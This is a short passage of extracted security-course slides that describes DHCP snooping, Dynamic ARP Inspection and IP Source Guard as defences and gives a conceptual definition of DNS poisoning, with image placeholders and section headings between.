
10.10.10.1
MAC A

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
IP Source Guard Enabled

IP and MAC entry in the binding table
does not match then discard the packet




Module Flow



DNS Poisoning Techniques




- DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when, in reality, it has not
- It results in substitution of a false IP address at the DNS level where web addresses are converted into numeric IP addresses
- It allows attacker to replace IP address entries for a target site on a given DNS server with IP address of the server he/she controls
- Attacker can create fake DNS entries for the server (containing malicious content) with same names as that of the target server



Intranet DNS Spoofing

